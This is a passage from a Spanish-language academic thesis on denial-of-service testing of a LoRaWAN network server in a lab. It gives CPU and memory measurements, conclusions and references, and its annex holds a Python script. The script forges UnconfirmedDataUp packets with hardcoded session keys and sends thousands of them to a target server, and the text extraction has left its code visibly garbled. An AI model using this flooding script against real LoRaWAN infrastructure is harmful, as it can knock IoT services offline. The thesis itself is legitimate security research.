<p>Device address:</p> <p>01 74 63 61</p> <p>While any device address can be entered, please note that a LoRaWAN compliant device address consists of an Address derived from the DevEUI + the ASK.</p> <p>Network session key (LoRaWAN 1.0):</p> <p>*****</p>					

Figura 29 activación de los 3 dispositivos

Si se revisa los mensajes recibidos en el servidor de aplicaciones se puede observar como el Join Request que mandamos se procesó correctamente como esta en la figura 30.



Figura 30 mensajes de join Request

3.1.4 Envío de paquetes UnconfirmedDataUp a los 3 dispositivos

Al igual que la sección 3.1.2 se procede a mandar 80000 UnconfirmedDataUp a este dispositivo ya activado con el script generado.

Como se ve en la figura 31 los UnconfirmedDataUp están llegando a la aplicación y se están procesando.

09:25:16.942013M	MS	367.339s	OFF	300:00	TCN 0200	7Pars 2	Unconfirmed
09:25:17.012213M	MS	367.339s	OFF	00:00	Pchs 0200	EPars 2	Unconfirmed
09:25:17.063113M	MS	367.339s	OFF	00:00	APch 7100	9Pars 3	Unconfirmed
09:25:17.114113M	MS	367.339s	OFF	00:00	PCN 7200	9Pars 3	Unconfirmed

Figura 31 UnconfirmedDataUp

En cuanto al rendimiento del servidor al que se envía los paquetes, al inicio se ve que los núcleos no tienen casi nada de trabajo y la memoria se está utilizando solo 356 M como se ve en la figura 32.



Figura 32 rendimiento de la memoria y cpu antes del envío de los paquetes

Cuando se están enviando los paquetes a desde los tres dispositivos el consumo de cpu se eleva considerablemente como se ve en la figura 33.



Figura 33 rendimiento de la memoria y cpu mientras se envía los paquetes

Para este caso en el que se envía paquetes a mas dispositivos, en total hubo un aumento de aproximadamente un 86% en el trabajo del servidor ya que al principio el cpu trabajaba un 0,7% y mientras se hacia el envío de paquetes aumento a 86.87%.

Para la memoria ram casi no hubo cambios teniendo el mismo consumo en ambos casos.

3.2 Conclusiones

- Se consiguió encontrar una herramienta que genera paquetes para las redes LoRaWAN®, esta herramienta funciona en las versiones de LoRaWAN® v1.0.x y puede generar paquetes de uplink y de downlink.
- Se pudo desplegar la herramienta en el servidor, para hacer las respectivas pruebas de generación de paquetes, y luego poder crear un script para automatizar algunas tareas.
- Con la herramienta se consiguió crear un script en python el cual ayudo a automatizar el envío de paquetes UnconfirmedDataUp como se mostró en la sección 2.3.4 y con esto poder enviar paquetes validos al servidor. También con el script generado se consiguió enviar varias instancias del script a distintos dispositivos registrados en el servidor y así aumentar el procesamiento en el servidor.
- Se pudo hacer las pruebas de rendimiento de cpu y memoria ram, en el servidor que se instalo el ambiente de pruebas como se mostró en la sección 3.1. y se concluyo que si se aumenta las instancias del script que se creo en este trabajo, fácilmente se podría hacer caer un servidor. En cuanto a las medidas de las operaciones de E/S disco no se las pudo realizar, por que tanto la herramienta de generación de paquetes y el servidor al que se le estaba haciendo las pruebas se encontraban en la misma máquina.

3.3 Recomendaciones

- Modificar el framework utilizado para que pueda ser usado en LoRaWAN® v1.1, y así hacer los mismos tipos de pruebas que se hizo en este documento, una de las razones para modificar el framework para que sirva en la versión de LoRaWAN®

v1.1 es que esta versión tiene más seguridad y será utilizada mas en un futuro muy próximo.

- Modificar el script para automatizar mas el proceso de envío de datos, para que se pueda enviar todo tipo de paquetes uplink y downlink. Utilizando el framework.
- Probar el framework y el script en un ambiente real de red LoRaWAN®, para así sacar datos de rendimiento más reales y precisos, también comprobar que el funcionamiento del framework y el script puede ser utilizado en todo tipo de ambientes.

4 REFERENCIAS BIBLIOGRÁFICAS

- [1] S. Raghavan and E. Dawson, An Investigation into the Detection and Mitigation of Denial of Service (DoS) Attacks, Springer New Delhi, 2011.
- [2] C.-T. Huang, P. Kalakota and A. B. Alexandrov, "Improving Availability with Adaptive Roaming Replicas in Presence of Determined DoS Attacks," *IEEE GLOBECOM 2007 - IEEE Global Telecommunications Conference*, pp. 2769-2773, 2007.
- [3] M. Poppendieck, "Lean Software Development," *IEEE Computer Society*, no. 2, p. 165–166, 2007.
- [4] D. Kocaoglu, R. Deckro, M. Olson, G. Iyigun, J. Klein and S. Zhou, "A framework for continuous improvement in new product development," *Technology Management : the New International Language*, p. 294, 1991.
- [5] M. Morandini, T. A. Coleti, E. Oliveira and P. L. P. Corrêa, "Considerations about the efficiency and sufficiency of the utilization of the Scrum methodology: A survey for analyzing results for development teams," *Computer Science Review*, vol. 39, pp. 100-314, 2021.
- [6] S. K. Vishwakarma, P. Upadhyaya, B. Kumari and A. K. Mishra, "Smart Energy Efficient Home Automation System Using IoT," *2019 4th International Conference on Internet of Things: Smart Innovation and Usages (IoT-SIU)*, pp. 1-4, 2019.
- [7] B. Haughian, "IoT Technology," *Apress*, pp. 33--103, 2018.
- [8] R. P. Dameri and C. Rosenthal-Sabroux, *Smart City: How to Create Public and Economic Value with High Technology in Urban Space*, Springer Publishing Company, Incorporated, 2014.
- [9] A. Gerodimos, L. Maglaras, M. A. Ferrag, N. Ayres and I. Kantzavelou, "IoT: Communication protocols and security threats," *Internet of Things and Cyber-Physical Systems*, vol. 3, pp. 1-13, 2023.
- [10] LoRaWAN™, "A technical overview of LoRa® and LoRaWAN™," Lora Alliance, 2015.

- [11] alliance, "alliance about-lora-alliance," [Online]. Available: <https://lora-alliance.org/about-lora-alliance/>. [Accessed 3 Agosto 2022].
- [12] alliance, "alliance about-lorawan," [Online]. Available: <https://lora-alliance.org/about-lorawan/>. [Accessed miercoles agosto 2022].
- [13] lora-developers.semtech, "lora-developers.semtech documentation," [Online]. Available: <https://lora-developers.semtech.com/documentation/tech-papers-and-guides/lora-and-lorawan/>. [Accessed 23 Agosto 2022].
- [14] J. F. Schmidt, U. Schilcher, S. S. Borkotoky and C. A. Schmidt, "Energy Consumption in LoRa IoT: Benefits of Adding Relays to Dense Networks," *2022 IEEE Symposium on Computers and Communications (ISCC)*, pp. 1-6, 2022.
- [15] Y. Lykov, A. Paniotova and V. .: L. A. Shatalova, "Energy Efficiency Comparison LPWANs: LoRaWAN vs Sigfox," *2020 IEEE International Conference on Problems of Infocommunications. Science and Technology (PIC S&T)*, pp. 485-490, 2020.
- [16] B. S. Chaudhari, M. Zennaro and S. Borkar, "LPWAN technologies: Emerging application characteristics, requirements, and design considerations," *Future Internet*, vol. 12, no. 3, p. 46, 2020.
- [17] GEMALTO, ACTILITY AND SEMTECH, "lorawan_security_whitepaper," Lora Alliance, 2017.
- [18] H. Noura, T. Hatoum, O. Salman, J.-P. Yaacoub and A. Chehab, "LoRaWAN security survey: Issues, threats and possible mitigation techniques," *Internet of Things*, vol. 12, p. 100303, 2020.
- [19] F. Hessel, L. Almon and M. Hollick, "LoRaWAN Security: An Evolvable Survey on Vulnerabilities, Attacks and Their Systematic Mitigation," *Association for Computing Machinery*, 2022.
- [20] T. Perković and D. Sirišćević, "Low-Cost LoRaWAN Jammer," *2020 5th International Conference on Smart and Sustainable Technologies (SpliTech)*, pp. 1-6, 2020.
- [21] E. Aras, N. Small, G. S. Ramachandran, S. Delbruel, W. Joosen and D. Hughes, "Selective Jamming of LoRaWAN Using Commodity Hardware," *Association for Computing Machinery*, no. 10, p. 363-372, 2017.
- [22] J. Kim and J. Song, "A Simple and Efficient Replay Attack Prevention Scheme for LoRaWAN," *Association for Computing Machinery*, no. 5, p. 32-36, 2017.
- [23] X. Yang, E. Karampatzakis, C. Doerr and F. Kuipers, "Security Vulnerabilities in LoRaWAN," *2018 IEEE/ACM Third International Conference on Internet-of-Things Design and Implementation (IoTDI)*, pp. 129-140, 2018.
- [24] H. Ruotsalainen, G. Shen, J. Zhang and R. Fujdiak, "LoRaWAN Physical Layer-Based Attacks and Countermeasures, A Review," *Sensors*, vol. 22, no. 9, p. 3127, 2022.

- [25] X. Yang, "Lorawan: Vulnerability analysis and practical exploitation," *Delft University of Technology. Master of Science*, 2017.
- [26] E. van Es, H. Vranken and A. Hommersom, "Denial-of-Service Attacks on LoRaWAN," *Association for Computing Machinery*, no. 6, 2018.
- [27] S. Matias and M. F. Esteban, "LoRaWAN Auditing Framework - ALPHA VERSION," Github, [Online]. Available: <https://github.com/IOActive/laf>. [Accessed 24 Noviembre 2022].
- [28] A. M. Colmenares, "Investigación-acción participativa: una metodología integradora del conocimiento y la acción," *Universidad de los Andes*, 2012.
- [29] H. Fernández-Sánchez, K. King and C. Enríquez-Hernández, "Revisiones Sistemáticas Exploratorias como metodología para la síntesis del conocimiento científico," *Enfermería universitaria*, vol. 17, no. 1, pp. 87-94, 2020.
- [30] C. Maglione and N. Varlotta, "Investigación, gestión y búsqueda de información en Internet," *Online: http://bibliotecadigital.educ.ar/uploads/contents/investigacion0*, 2012.
- [31] F.-A. López, "Visibilidad e impacto de los repositorios digitales en acceso abierto," *De bibliotecas y bibliotecarios... Boletín electrónico ABGRA*, no. 5, 2013.
- [32] E. Thiébaud (-Müller), L. M. Hilty, M. Schlupe, R. Widmer and M. Faulstich, "Service Lifetime, Storage Time, and Disposal Pathways of Electronic Equipment: A Swiss Case Study," *Journal of Industrial Ecology*, vol. 22, no. 1, p. 196, 2018.
- [33] M. Ouzzani, H. Hammady, Z. Fedorowicz and A. Elmagarmid, "Rayyan—a web and mobile app for systematic reviews," *Systematic Reviews*, vol. 5, 2016.
- [34] L. Rising and N. S. Janoff, "The Scrum software development process for small teams," *IEEE software*, vol. 17, no. 4, pp. 26-32, 2000.
- [35] chirpstack, "chirpstack application-server introduction," [Online]. Available: <https://www.chirpstack.io/application-server/>. [Accessed 16 Enero 2023].
- [36] chirpstack, "chirpstack network-server introduction," [Online]. Available: <https://www.chirpstack.io/network-server/>. [Accessed 16 Enero 2023].
- [37] chirpstack, "chirpstack concentrator introduction," [Online]. Available: <https://www.chirpstack.io/concentrator/>. [Accessed 15 Enero 2023].
- [38] chirpstack, "chirpstack gateway-bridge introduction," [Online]. Available: <https://www.chirpstack.io/gateway-bridge/>. [Accessed 14 Enero 2023].
- [39] chirpstack, "chirpstack gateway-os introduction," [Online]. Available: <https://www.chirpstack.io/gateway-os/>. [Accessed 15 Enero 2023].
- [40] LoRa Alliance Technical Committee, "TS001-1.0.4 LoRaWAN® L2 1.0.4 Specification," LoRa Alliance, Fremont, CA 94538, 2020.

ANEXOS

4.1 ANEXO I: Repositorio Git donde se encuentra el script del proyecto

<https://github.com/HenrryCordovillo/ScriptLoraWANUnconfirmedDataUp.git>

Script

```
import os
import subprocess
import json

pathPacketCrafter = 'python3
/home/hcordovillo/laf/tools/lorawan/PacketCrafter.py'
pathUdpSender = 'python3 /home/hcordovillo/laf/tools/UdpSender.py'
destinoAtaque = ' --dst-ip 0.0.0.0 --dst-port 1700'
emiroment="cd /home/hcordovillo/laf && export PYTHONPATH=$(pwd)
&& export ENVIRONMENT='DEV'"

NwkSKey='f7557e0e1981e61edf9088aaf83ac2a6'
AppSKey='00000000000000000000000000000000'

devAddr='01bfed6b'

PHYPayload = json.dumps({"mhdr": {"mType":
"UnconfirmedDataUp", "major": "LoRaWANR1"}, "macPayload": {"fhdr":
{"devAddr": devAddr, "fCtrl": {"adr": True, "adrAckReq":
False, "ack": False, "fPending": False, "classB": False}, "fCnt":
0, "fOpts": None}, "fPort": 2, "frmPayload": [{"bytes":
"/2EyELE4m4F5txM5p93Gi+Od7uT0wI/xFFp1KA=="}]}, "mic": "7934d552"})

packetCrafter = pathPacketCrafter+ ' -j '+'\'+PHYPayload+'\'+ ' -
-key '+AppSKey+ ' --nwkskey '+NwkSKey

data=str(subprocess.check_output(emiroment+'\n'+packetCrafter,
shell=True))[269:325]

datosExtra = "\\x02\\xe67\\x00\\xb8\\'\\xeb\\xff\\xfez\\x80\\xdb"
uplinkMetaData =
'({"rxpk":{"tmst":2749728315,"chan":0,"rfch":0,"
freq":867.300000,"stat":1,"modu":"LORA","datr":\
"SF7BW125","codr":"4/5","lsnr":9.5,"rssi":-
76,"size":23,"data":"'"+data+'"}})'
```

```
for i in range(4475, 10000):
    uplinkMetaDataCompleto = 'b\'+datosExtra+uplinkMetaData+'\''
    UdpSender = pathUdpSender + destinoAtaque + ' --data
'+'''+uplinkMetaDataCompleto+'''+ " --key "+NwkSKey+" --fcnt
"+str(i)
    os.system(enviroment+'\n'+UdpSender)
```

4.2 ANEXO II. Enlace de video de pruebas:

<https://youtu.be/4BF9dBJFzq>